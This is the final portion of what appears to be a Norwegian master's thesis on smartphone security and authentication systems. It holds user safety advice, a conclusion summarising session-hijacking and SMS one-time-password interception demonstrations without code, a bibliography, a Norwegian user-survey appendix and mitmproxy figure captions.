Apple's App Store is much more controlled, and do not let developers upload apps without a thorough validation process. This leaves all control to Apple, forcing the users to trust that the validation is performed correctly. Especially after it became clear that the app Path accessed and transmitted the users address book to their own servers [39], there has been a lot of focus on Apple's validation process.

6.5 What Should the Users do?

Nobody can expect normal users to have in-depth knowledge about computer security, but there are some precautions that everyone can take.

Be aware that email is inherently insecure Since email is an insecure form

of communication, it should only be used for information that you are willing to send as an open postcard.

Protect the phone One serious concern with smartphones is the potential of loss, theft or misuse. It is small devices carried everywhere, so they can easily get lost. Since the devices often contain significant amounts of sensitive information, both corporate and personal, they can present a significant risk to enterprises and consumers. The survey in chapter 4.1 shows that smartphones are often left unattended where they can be handled by potential harmful users. The devices can be protected by passwords or pin-codes, but the survey shows that 28% of the users does not use this functionality. Pin-codes, and especially the unlock gesture on Android devices can also be extracted by looking at the oily residues, or smudges, on the touch screen [3].

Be careful on open wireless networks If there is a need for working with sensitive data, or any information containing personal information such as Facebook on a public network, make sure that HTTPS is used. Alternatively, connecting through a VPN or a SSL tunnel to a trusted server is a good alternative.

Use strong passwords and limit reuse Short passwords and passwords containing a single word found in a dictionary are easily cracked in a few seconds. It is therefore advisable to use longer passwords containing a mixture of alphanumeric letters and special characters. There is also not recommended to use the same passwords multiple places. If a password is compromised because of weak security somewhere all the services where the user have the same password is compromised. It is, of course, not easy to remember a unique 15-character password for every service the user has signed up to. One solution to this is to have unique passwords for the most sensitive services, and a set of easier passwords for things like Netflix or Spotify. Someone also chooses to use special software to generate and save passwords.

Be critical when installing apps As demonstrated in chapter 5.2, it is easy to create an app with hidden malicious properties. It seems like users are far less skeptical to installing an app to their smartphone than when installing applications on a normal computer, even if apps on a smartphone potentially can do more damage due to all the information accessible on the phone. Users should only install apps from official marketplaces or trusted sources, and be critical to the permissions that are displayed upon installation.

Be aware of the risk on the Internet It seems like most users do not worry about the risks of being exposed to weak security in information systems. There are many reasons for this, but one major factor might be ignorance. Most people have very little knowledge of how the Internet and

data encryption works and therefore do not think much about security when using their smartphone to check their mail or connect to the Internet. People are also often underestimating their chances of being exposed to identity theft. According to [51], around 80.000 people in Norway have been victims of identity theft or identity fraud over the last two years. The same article states that the largest group is those with former cohabitants, where 3.7% have been subjected to identity theft within the last two years. Also the age group 15-29 years is most vulnerable (fig. 6.2). This may be because young couples often share their passwords as a sign of trust [14]. Most of this identity misuse is not used for economical gain, but for revenge, by causing problems on social media and other sites.




Figure 6.2: Identity theft in norway by age and martial status [51].

While all authentication services on the Internet need to do risk calculation, the math behind the calculation varies depending on the service. On one side there is the value of the information handled. On the other side is the cost of protecting the assets. Since the value of the information can be very difficult to calculate, it is a difficult calculation. For services such as Facebook and Google, the protection of information needs to be good enough to keep the trust of the users. Governmental services like ID-porten needs to set a value on the individual identities. The same applies for Internet banking, with the addition of direct financial loss. Most banks have insurances protecting their clients economical loss in case of theft, but the job to repair the damage if a identity is misused is much more complex. It is also difficult to detect identity theft. The thief can hold on to the information for a long time, or sell it to third parties.

Chapter 7

Conclusion

The goal of this thesis was to examine large authentication systems to figure out how increased mobile usage is affecting threats and vulnerabilities.

Chapter 3 showed some of the weaknesses in Android that makes the system vulnerable to malware. From a critical point of view, we can say that the system is just open enough to make it easy for developers to create programs that include unwanted features, but not open enough to give the users control over what the applications are doing. One solution to this is the work done by Solvår Bø and Stian Pedersen as mentioned in chapter 1.4 [4]. Another solution can be to have a separate marketplace where apps need to go through a validation process.

Chapter 4 is reviewing responses from a survey I conducted in January 2012. The survey shows that users who are aware of the threats on the Internet are less susceptible to attacks leading to identity theft. The survey is also confirming my arguments about the permission system on Android in that only 15% of the users are checking the permissions carefully before installing a new app.

In Chapter 5 I am demonstrating a session hijacking attack from a smartphone using Droidsheep. This shows that even if a web service is protected by SSL, bad server configuration can expose the users for man-in-the-middle attacks. More importantly, it shows that these kinds of attacks can be carried out by small discreet handheld devices, and on wireless networks using strong WPA encryption. I also demonstrate a program capable of forwarding OTP sent by SMS messages, and explain how such program can be integrated in a seemingly legitimate app without the users knowledge. Many of these problems can be solved by an application-based OTP generator that does not rely on shared resources such as the SMS inbox. One such system has been proposed by Marius Brekke Stenbek and Mats Bolstad in their master thesis [5].

This thesis has touched on only a few of many threats and vulnerabilities that are relevant to the increased use of smartphones. In the end, it is a question about usability versus security. Some of the things mentioned here can be done by the SPs without the users noticing it, but with the extensive use of authentication systems and exchange of personal information on the Internet

today, regular users should be more educated in how to protect themselves.

7.1 Further Work

The survey was initially meant as a supplement to confirm some suspected habits of Norwegian smartphone users. It only gives an indication of how a small sample of the population uses their smartphones. A much more thorough and elaborated survey with a more representative population sample should be conducted.

As stated in the thesis, the end user is one of the greatest weaknesses in this kind of authentication systems. Educating the users in how to protect their information should be a priority for system providers, and a further study of how this best can be done should be conducted.

Bibliography

[1] Wireless Broadband Alliance. 2011 mobile threats report, November 2011. http://www.wballiance.com/images/news/pdf/WBA_PR111109_WBA_Wi-Fi_Hotspot_Research.pdf.

[2] Palo Alto. Smart phones overtake client pcs in 2011. http://http://www.canalys.com/static/press_release/2012/canalys-press-release-030212-smart-phones-overtake-client-pcs-2011_0.pdf, February 2012. last accessed February 27, 2012.

[3] A.J. Aviv, K. Gibson, E. Mossop, M. Blaze, and J.M. Smith. Smudge attacks on smartphone touch screens. In *USENIX 4th Workshop on Offensive Technologies*, 2010.

[4] Solvår Bø and Stian Rene Pedersen. Privacy services for mobile devices, 2011.

[5] Mats Bolstad and Marius Brekke Stenbek. A smartphone-based two-factor authentication system through id-porten, 2011.

[6] L. Cai and H. Chen. Touchlogger: inferring keystrokes on touch screen from smartphone motion. In *Proceedings of the 6th USENIX conference on Hot topics in security (HotSec'11). USENIX Association, Berkeley, CA, USA*, pages 9–9, 2011.

[7] IT Infrastructure Danish National IT & Telecom Agency and Implementation Division. Oio web sso profile v2.0.6 revised edition, March 2009.

[8] DIFI. Tilslutningsguide mot id-porten 2.0, Oct 2010.

[9] DIFI. Brukarundersøkinga, June 2011. http://www.difi.no/filearchive/brukarundersoking_internett-2-.pdf.

[10] D. Florencio and C. Herley. A large-scale study of web password habits. In *Proceedings of the 16th international conference on World Wide Web*, pages 657–666. ACM, 2007.

[11] M. Hypponen. Malware goes mobile. *Scientific American*, 295(5):70–77, 2006.

[12] Det kongelige fornyings-og administrasjonsdepartement. Rammeverk for autentisering og uavviselighet i elektronisk kommunikasjon med og i offentlig sektor, April 2008.

[13] Adam Langley. Overclocking ssl. http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html, June 2010. last accessed March 2, 2012.

[14] A. Lenhart, M. Madden, A. Smith, K. Purcell, K. Zickuhr, and L. Rainie. Teens, kindness and cruelty on social network sites. *Pew Research Center*, 9, 2011.

[15] Lovdata. Lov om folkeregistrering, Jan 1970. http://www.lovdata.no/all/tl-19700116-001-003.html#13.

[16] Lovdata. Forskrift om folkeregistrering, Sept 2007. http://www.lovdata.no/cgi-wift/wiftldles?doc=/usr/www/lovdata/for/sf/fd/td-20071109-1268-002.html#2-2.

[17] McAfee. 2012 threats predictions, December 2011. http://www.mcafee.com/us/resources/reports/rp-threat-predictions-2012.pdf.

[18] McAfee. Mcafee threats report: Fourth quarter 2011, February 2011. http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q4-2011.pdf.

[19] McAfee. Mcafee threats report: Third quarter 2011, November 2011. http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q3-2011.pdf.

[20] Juniper Networks. 2011 mobile threats report, February 2012. http://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf.

[21] Juniper Networks. Cisco 4q11 global threat report, January 2012. http://www.cisco.com/web/about/security/intelligence/reports/cisco_global_threat_report_4Q11.pdf.

[22] H. Pilz and S. Schindler. Are free android virus scanners any good?, Nov 2011. http://www.av-test.org/fileadmin/pdf/avtest_2011-11_free_android_virus_scanner_english.pdf.

[23] Sophos. Security threat report 2012, February 2012. http://www.sophos.com/medialibrary/PDFs/other/SophosSecurityThreatReport2012.pdf.

Web References

[24] IDC. Samsung takes top spot as smartphone market grows 42.6 percent in the third quarter, according to idc. http://www.idc.com/getdoc.jsp?containerId=prUS23123911, Nov 2011. last accessed February 27, 2012.

[25] J Klensin. Simple Mail Transfer Protocol, October 2008. http://tools.ietf.org/html/rfc5321.

[26] SC Magazine UK Dan Raywood. Is there a flaw in biometrics if authentication data is hacked? http://www.scmagazineuk.com/is-there-a-flaw-in-biometrics-if-authentication article/164338/, February 2010. last accessed February 27, 2012.

[27] Statistics Norway (Statistisk sentralbyrå). Second highest population growth ever. http://www.ssb.no/english/subjects/02/02/folkendrkv_en/, Oct 2011. last accessed February 27, 2012.

[28] DIFI. Fakta om id-porten/minid. http://www.difi.no/artikkel/2011/10/fakta-om-id-porten-minid, Oct 2011. last accessed February 27, 2012.

[29] BanID. Dette er bankid. https://www.bankid.no/Dette-er-BankID/. last accessed February 27, 2012.

[30] Facebook. Facebook. https://www.facebook.com. last accessed February 27, 2012.

[31] United States Securities and Exchange Commission. S-1 registration statement. http://www.sec.gov/Archives/edgar/data/1326801/000119312512034517/d287954ds1.htm, February 2012. last accessed February 27, 2012.

[32] Facebook. Authentication - facebook developers. https://developers.facebook.com/docs/authentication/. last accessed February 27, 2012.

[33] Google Inc. Federated login for google account users - authentication and authorization for google apis. http://code.google.com/apis/accounts/docs/OpenID.html. last accessed February 27, 2012.

[34] Google Inc. Google. https://www.google.com. last accessed February 27, 2012.

[35] DNB. Facts about the group. https://www.dnb.no/en/about-us/about-the-group.html. last accessed February 27, 2012.

[36] NetCom. Pressemelding, ettertraktede julegavetelefoner. https://netcom.no/pressemelding/-/journal_content/56_INSTANCE_W4Vy/10156/661222, 2011. last accessed February 27, 2012.

[37] Google. The developer's guide, android developers. http://developer.android.com/guide/index.html, January 2010. last accessed February 27, 2012.

[38] IBM. Introduction to android development. www.ibm.com. http://www.ibm.com/developerworks/opensource/library/os-android-devel/index.html. last accessed February 27, 2012.

[39] Arun Thampi. Path uploads your entire iphone address book to its servers. http://mclov.in/2012/02/08/path-uploads-your-entire-address-book-to-their-ser
html. last accessed February 27, 2012.

[40] Google Mobile team. Android and security. http://googlemobile.blogspot.com/2012/02/android-and-security.html, February 2012. last accessed February 27, 2012.

[41] Google Inc. Exercising our remote application removal feature. http://android-developers.blogspot.com/2010/06/exercising-our-remote-application.html, 2010. last accessed February 27, 2012.

[42] Google Inc. Google docs - forms. http://www.google.com/google-d-s/forms/. last accessed February 27, 2012.

[43] Apple Inc. ios: Understanding data protection. http://support.apple.com/kb/HT4175. last accessed February 27, 2012.

[44] Google Inc. Notes on the implementation of encryption in android 3.0. http://source.android.com/tech/encryption/android_crypto_implementation.html. last accessed February 27, 2012.

[45] Alienman Tech. Where's my droid.
http://wheresmydroid.com/. last accessed February 27, 2012.

[46] Eric Butler. Firesheep.
http://codebutler.com/firesheep, October 2010. last accessed February 27, 2012.

[47] Andreas Koch. Droidsheep.
http://droidsheep.de/. last accessed February 27, 2012.

[48] Bartosz Ponurkiewicz. Faceniff.
http://faceniff.ponury.net/, 2011. last accessed February 27, 2012.

[49] PortSwigger Ltd. Burp proxy.
http://portswigger.net/burp/proxy.html. last accessed February 27, 2012.

[50] Swype Inc. Type fast, swype faster.
http://www.swype.com. last accessed February 27, 2012.

[51] NorSIS. 80 000 nordmenn utsatt for id-tyveri de siste to årene.
http://idtyveri.info/index.php?option=com_content&view=article&id=170:80-000-nordmenn-utsatt-for-id-tyveri-de-siste-to-arene&catid=11:nyheter&Itemid=46. last accessed February 27, 2012.

Appendix A


User survey

This Appendix contains a summary of the user survey performed in january 2012.

170 responses


Summary See complete responses

Hva slags brukergruppe mener du at du tilhører?



Ekspertbruker (Jobber innen IT eller vet hvordan du utvikler mobilapper)	**36**
Avansert bruker (Bruker smartfunksjoner aktivt og hjelper andre brukere (foreldre) til å sette opp epost o.l.)	**90**
Middels bruker (Bruker apper og noen avanserte funksjoner, men får hjelp til f.eks å sette opp epost)	**39**
Enkel bruker (Bruker telefonen stort sett til ringing og tekstmeldinger)	**4**

Hva slags mobil har du?



iPhone	**70**	41%
Android	**97**	57%
Windows Phone	**2**	1%
Symbian (Nokia smarttelefon)	**1**	1%

Kommentar

Motorola

Defy telefoner. samsung galaxy nexus windows/android


Android er bæst! Fekk gratis av jobben

Bruker smarttelefon kun pga krav fra (kvinnelig) samboer. Blir kun brukt til å svare på meldinger og Kontortelefonen

..eg har faktisk to smarte mobiltelefonar. ein gamal iphone 3g, men fekk meg nettopp har tidligere hatt

Apper (Android)


Hva slags apper installerer du?



Installerer alt som virker underholdende	**33**	34%
Installerer på anbefaling fra venner	**50**	52%
Installerer ting jeg tror kan være nyttige	**77**	79%
Installerer ting jeg er helt sikker på er trygge, og jeg har bruk for.	**35**	36%
Installerer aldri apper	**2**	2%

People may select more than one checkbox, so percentages may add up to more than 100%.

Sjekker du tillatelsene apper ber om når du installerer?



Har ikke lagt merke til dette før	**4**	2%
Vet at det er der, men installerer uansett	**18**	11%
Ser kjapt gjennom lista, men installerer som oftest likevel	**50**	29%
Ser grundig på lista, og installerer ikke appen hvis den ber om tillatelser den ikke burde få	**25**	15%


Kommentar

eg ser også på kor mange andre som har lasta ned appen.. lastar igrunn berre ned appar som har veldig mange nedlastingar. få nedlastingar = skeptisk.. større sansynlegheit for at det er tull med ein app då.. (då er det vertfall grunn til å sjekke lista)

Innstallerer i tillegg til nyttige apps nokon fåe morsomme

Apper

Hva slags apper installerer du?



Installerer alt som virker underholdende	**33**	45%
Installerer på anbefaling fra venner	**40**	55%
Installerer ting jeg tror kan være nyttige	**60**	82%
Installerer ting jeg er helt sikker på er trygge, og jeg har bruk for.	**18**	25%
Installerer aldri apper	**2**	3%

People may select more than one checkbox, so percentages may add up to more than 100%.


Kommentar

Tror kan være nyttig er løst, jeg installerer kun det jeg VET er nyttig!

Men blir ikkje brukt


Gjenglemming

Legger du ofte igjen telefonen på "trygge" plasser?




Daglig	**76**	45%
Ukentlig	**23**	14%
Sjeldnere	**45**	26%
Aldri	**26**	15%

Glemmer du ofte mobilen andre steder?



Har skjedd flere ganger den siste måneden	**4**	2%
Har skjedd en gang den siste måneden	**13**	8%
Har skjedd de siste 6 mnd	**23**	14%
Har skjedd det siste året	**30**	18%
Aldri eller nesten aldri	**100**	59%

Hvor mange ganger har du mistet eller blitt frastjålet mobilen?



Flere enn 4 ganger	**7**	4%
3 ganger	**2**	1%
2 ganger	**14**	8%
1 gang	**37**	22%
Aldri	**110**	65%


Kommentar

Mistet på øde sted på Hardangervidda Har ikkje vore smartphone då. Passar kanskje betre på denne, men har ikkje hatt den så lenge. Det vil si jeg glemte den hjemme en gang når jeg dro på jobb eg likar ikkje å la folk få moglegheita til å rappe/låne smarttelefonen. ein har tilgang til mykje info der som epost, bank, sms, osv.. folk som ikkje gir dette ein tanke er dei som vert "facerape'a"..

Internett


Hvilke forhåndsregler tar du når du bruker mobiltelefonen til surfing på internett?

Hvordan kobler du deg til internett med mobilen?




Bruker kun mobilnett (3G)	**46**	27%
Bruker åpne trådløse nett der det er tilgjengelig	**78**	46%
Bruker trådløse nett kun hvis de har kryptering (passord)	**39**	23%

Passer du på at nettsider som inneholder personopplysninger er sikra med https?



Alltid	**28**	16%
Oftest	**58**	34%
Sjelden	**39**	23%
Aldri	**34**	20%
Vet ikke	**11**	6%

Har du satt opp epost på mobilen?



Nei	**20**	12%
Ja, kun hovedmailen	**70**	41%
Ja, flere kontoer	**80**	47%

Kommentar

Bruker 3G og sikre trådløse nett (spørsmålet burde vel hatt checkboxer i stedet for radiobuttons?)


Sjekker heller mail på Macen. Brukte epost-funskjonen på starten men så gadd jeg bare ikke mer.

Hvordan kobler du deg til internett med mobilen? * Burde skille mellom kjente og ukjente nettverk. Og er passord og kryptering likestil?


Generell sikkerhet

Bruker du kode for å få tilgang til mobilen?

Nei	**48**	28%
Opplåsningsmønster	**29**	17%
Tallbasert pinkode	**92**	54%
Passord	**1**	1%




Bruker du sterke passord generelt?




Veldig enkle passord (passord1, abc123, samme som brukernavn, etc)	**8**	5%
Bruker passord som er enkle å huske (navn på kjæledyr, etc.)	**45**	26%
Minimum 8 tegn, blanding av store og små bokstaver, tall og andre tegn	**117**	69%

Bruker du samme passord flere plasser?



Har ett passord jeg bruker overalt	**8**	5%
Har 2-3 passord jeg bytter på å bruke	**94**	55%
Har over 4 passord jeg bytter på å bruke	**47**	28%
Har unike passord de fleste steder	**21**	12%


Hvilke metoder bruker du for å huske passord?



Skriver de ned i et ukryptert tekstdokument på mobilen	**4**	2%
Skriver de på en papirlapp jeg har lett tilgjengelig (f.eks lommeboka)	**4**	2%
Husker passordene mine	**159**	94%
Har programvare som holder styr på passordene mine	**9**	5%
Other	**13**	8%


People may select more than one checkbox, so percentages may add up to more than 100%.

Bruker du programvare for å kryptere data på mobilen?




Ja	**1**	1%
Nei	**129**	76%
Vet ikke	**40**	24%

Bruker du antivirus på mobilen?



Ja	**20**	12%
Nei	**127**	75%
Vet ikke	**23**	14%

Har du mulighet for å slette innholdet på mobilen din dersom den blir stjålet?




Ja	**61**	36%
Nei	**55**	32%
Vet ikke	**54**	32%

Kommentar

"Bruker du sterke passord generelt" Det varierar. Men ingen av alternativa passar. Har jobbmobil og jobben har slik mulighet Sletting av mobilinnhold er umulig hvis simkortet er fjernet og den fremstår som frakoblet. Risikoen for falske aksesspunkter anser jeg som liten. Det er høyst sannsynlig at motiverte angriper som har fysisk tilgang til "trygge plasser" vil kunne se/filme pin-kode/opplåsingsmønster - det er e.m.m. et eksempel på "sikkerhetsteater". Har kun privat webmailtilgang på mobilen - antar den har begrenset interesse for uvedkommende, det er et helvete å finne fram for meg, ant ...

Number of daily responses



Appendix B

Mitmproxy




Figure B.1: Overview MinID login.




Figure B.2: MinID send username and password.




Figure B.3: MinID send OTP.




Figure B.4: Overview visiting http://minside.norge.no after login.




Figure B.5: http://minside.norge.no GET request after login.




Figure B.6: http://minside.norge.no GET response after login.




Figure B.7: https://minside.norge.no GET request after login.

